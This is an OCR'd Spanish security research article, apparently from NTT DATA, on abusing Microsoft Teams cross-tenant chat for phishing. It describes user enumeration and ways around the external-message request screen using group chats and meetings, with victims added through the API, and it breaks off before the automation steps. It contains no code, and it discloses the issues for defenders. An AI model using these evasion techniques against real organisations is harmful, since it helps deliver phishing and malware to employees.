
Explorando Microsoft Teams como vía de phishing

El Equipo de Operaciones Avanzadas de Seguridad (ASOT) de NTT DATA ha descubierto una serie de técnicas de phishing que permiten atacar a las organizaciones a través de Microsoft Teams.

Las técnicas detalladas en este informe no suponen vulnerabilidades en la aplicación de Microsoft Teams sino que pretenden explotar malas configuraciones en su utilización



Microsoft Teams, una herramienta crítica amenazada por los ciberdelincuentes

Microsoft Teams es, probablemente, la herramienta de comunicación interna más utilizada por compañías actualmente. Sin embargo, desde hace meses, numerosos actores maliciosos (threat actors) vienen aprovechando malas políticas de configuración en esta herramienta para ejecutar ataques de phishing centrados en el robo de credenciales y la entrega de malware a través de SharePoints maliciosos.


Durante el pasado mes de septiembre, Microsoft actualizó su herramienta añadiendo diversas medidas de seguridad que buscaban mitigar las vulnerabilidades explotadas por actores maliciosos.
Desde el EquipoEquipo de Operaciones Avanzadas de Seguridad (ASOT) de NTT DATA hemos analizado las técnicas y herramientas utilizadas por estos actores, descubriendo nuevas variaciones que permiten evadir los nuevos controles de seguridad introducidos en la última actualización de MS Teams.

Todos los problemas aquí detallados han sido reportados a MSRC siguiendo nuestra política de publicación responsable. Los equipos de **NTT DATA y Microsoft** están colaborando para corregir dichos problemas. NTT DATA ha creado una herramienta llamada TeamsBreaker disponible en Github.

Comunicación Cross-Tenant en MS Teams

Una funcionalidad muy interesante de la herramienta de comunicación de Microsoft es que permite la comunicación entre organizaciones Microsoft 365, lo que es conocido como "Comunicación Cross-Tenant". Gracias a esto, es posible conectar con usuarios pertenecientes a organizaciones externas para mantener conversaciones o reuniones, ya sean individuales o colectivas.
La comunicación Cross-Tenant en Teams permite cuatro modos de configuración distinto, en función de las necesidades de la compañía.

- Permitir todos los dominios externos: los usuarios internos pueden comunicarse con usuarios de cualquier dominio externo.
- Permitir solo dominios externos específicos: únicamente las organizaciones bajo dominios permitidos podrán comunicarse con usuarios internos.
- Bloquear solo dominios externos específicos: cualquier organización externa, salvo las que se encuentren bajo dominios bloqueados, podrá comunicarse con usuarios internos.
- Bloquear todos los dominios externos: los usuarios internos no pueden comunicarse con usuarios de ningún dominio externo.




Políticas de acceso para dominios externos.

La configuración por defecto es la primera por lo que, a no ser que el administrador la cambie expresamente, cualquier usuario externo puede iniciar una conversación con un empleado de la organización. Esto es un problema, ya que convierte a Teams en el objetivo de campañas de phishing basadas en la comunicación Cross-Tenant, al no establecer ningún control sobre el origen de los mensajes.


Enumeración de usuarios

Es bastante sencillo saber si una organización permite las comunicaciones Cross-Tenant. Basta con utilizar la barra de búsqueda de Teams para buscar una dirección de correo. Si aparecen resultados, significa que la organización a la que pertenece la dirección de correo admite comunicaciones externas.



Obteniendo información de un usuario externo.


También es posible realizar la búsqueda a través de la API de Teams



Obteniendo información de un usuario externo a través de la API de Teams.


Pantalla de solicitud de conversación externa

Con el objetivo de informar a los usuarios de la procedencia externa del mensaje y tratar de mitigar así los intentos de phishing, Microsoft introdujo una pantalla de solicitud para conversaciones con dominios externos.
Cada vez que un usuario interno recibe un mensaje de un dominio externo se le muestra una advertencia sobre la procedencia del mensaje, teniendo el usuario la opción de aceptar o previsualizar el mensaje, o bien bloquear al remitente.
Esta medida resulta bastante efectiva, ya que alerta al usuario y le insta a comprobar la legitimidad del mensaje antes de aceptarlo.



Pantalla de solicitud de conversación externa.


Sin embargo, a finales de 2022, el investigador Andrea Santese publicó un artículo llamado "Leveraging Microsoft Teams for Initial Access" en el que, entre otras cosas, explicaba una técnica muy sencilla para evadir la pantalla de solicitud de conversaciones externas.
La técnica consistía en crear un chat de grupo con más de dos usuarios, añadiendo a la "víctima" a la conversación.



Creación de chat de grupo.

La pantalla de solicitud únicamente funcionaba para conversaciones individuales, por lo que al crear un chat de grupo y enviar mensajes, la víctima los recibiría sin necesidad de dar ningún tipo de consentimiento.


Como se puede ver en la imagen, el mensaje llega directamente sin necesidad de ser aceptado, aunque hay algunas advertencias acerca de la procedencia externa del remitente.
Esta vulnerabilidad ha sido ampliamente usada por actores maliciosos a lo largo del año 2023, llegando a desarrollarse una herramienta pública llamada **TeamsPhisher**, capaz de evadir la pantalla de solicitud y hacer entrega de archivos maliciosos a través de Teams.



Grupo creado con la víctima. Fuente: Andrea Santese, "Leveraging Microsoft Teams for Initial Access".

Actualización de septiembre de 2023

La actualización llevada a cabo en septiembre de este año introdujo nuevos controles de seguridad que, entre otras cosas, inutilizaban la técnica descrita anteriormente para evadir la pantalla de solicitud y, concretamente, evitaban que la herramienta TeamsPhisher pudiera ser utilizada.
Como se puede ver en la siguiente imagen, los chats grupales Cross-Tenant empezaron a mostrar la pantalla de solicitud que antes no mostraban.




Pantalla de solicitud para chats grupales externos.

Sin embargo, a las pocas horas de la actualización, investigadores del **ASOT de NTT DATA** descubrieron diversas técnicas que permitían evadir los nuevos controles de seguridad introducidos en la aplicación.

Teams Classic vs Teams (new)

A mediados de octubre, Microsoft lanzó una nueva versión de Teams, cambiando el nombre de la antigua aplicación a Microsoft Teams classic.


Esto permitió que nuestros investigadores pudieran probar las distintas técnicas de evasión descubiertas en ambas versiones. Sin embargo, parece que la aplicación “Classic” presenta comportamientos anómalos cuando se aplican algunas de las técnicas explicadas a continuación.



Distintas versiones de Microsoft Teams.


Evasión de la pantalla de solicitud: Meetings

La primera técnica de evasión descubierta se basa en la creación de reuniones con la opción de chat habilitada. Un usuario externo puede crear una reunión invitando a la víctima, deshabilitando la opción de "Solicitar Respuestas" para evitar que tenga que responder a la convocatoria.



Creación de una reunión en Teams.


En la imagen anterior, se ha configurado la fecha de la reunión para dentro de un año, evitando así que aparezca en el calendario del usuario, lo que levantaría sospechas.
Como resultado, se creará una reunión con un chat cuyos mensajes llegarán directamente a la víctima sin activar la pantalla de solicitud.



Mensaje enviado a través del chat de la reunión, evadiendo la pantalla de solicitud.

Esta técnica permite evadir la pantalla de solicitud, pero tiene numerosos inconvenientes:

- La víctima recibirá un email con la invitación a la reunión, aunque no es necesario que acepte para recibir el mensaje. Sin embargo, puede levantar sospechas.
- La víctima podrá ver la reunión en su calendario, lo cual también resulta sospechoso.
- Por defecto, los chats de reuniones están silenciados, por lo que la víctima no recibirá ninguna not




Mensaje de invitación recibido por la víctima

Esta técnica, aunque descubierta en paralelo, ya ha sido publicada por el investigador @pfiatde, por lo que nos gustaría reconocer su trabajo y su velocidad a la hora de publicar.


Evasión de la pantalla de solicitud: Meetings sin enviar correo

Para evitar que la víctima reciba un email con una invitación a una reunión, los investigadores ASOT de **NTT DATA** descubrieron una variación de la técnica anterior. Esta se basa en el hecho de que se puede crear una reunión de un solo integrante, en este caso solamente con el atacante, y posteriormente añadir la víctima al chat asociado.




Creación de reunion sin miembros

Ahora se puede añadir la víctima al chat de la reunión. No obstante, esto no se puede realizar por la interfaz de usuario de Teams, ya que creará un nuevo chat de grupo en lugar de utilizar el chat de la reunión. Para ello hay que hacer uso de la API de Teams.




Añadir usuario externo desde interfaz crea nuevo chat



El usuario externo se puede añadir desde la API de Teams

Una vez el usuario es añadido al chat de reunión, ya puede recibir mensajes por parte del atacante y se conseguirá **evadir la pantalla de solicitud**. No obstante, este chat de reunión estará silenciado por defecto y la víctima no recibirá notificaciones de nuevos mensajes.



El chat de reunión tiene el usuario externo y la victima puede recibir mensajes sin ventana de aviso

Para automatizar la creación de estos tipos de chat es útil observar, a través de un proxy como BurpSuite, el proceso que siguen las aplicaciones de Teams (Escritorio/Web) al crear una reunión y como se genera su chat correspondiente. Una vez que se ha comprendido este proceso, es posible simplificar la automatización de la siguiente manera:

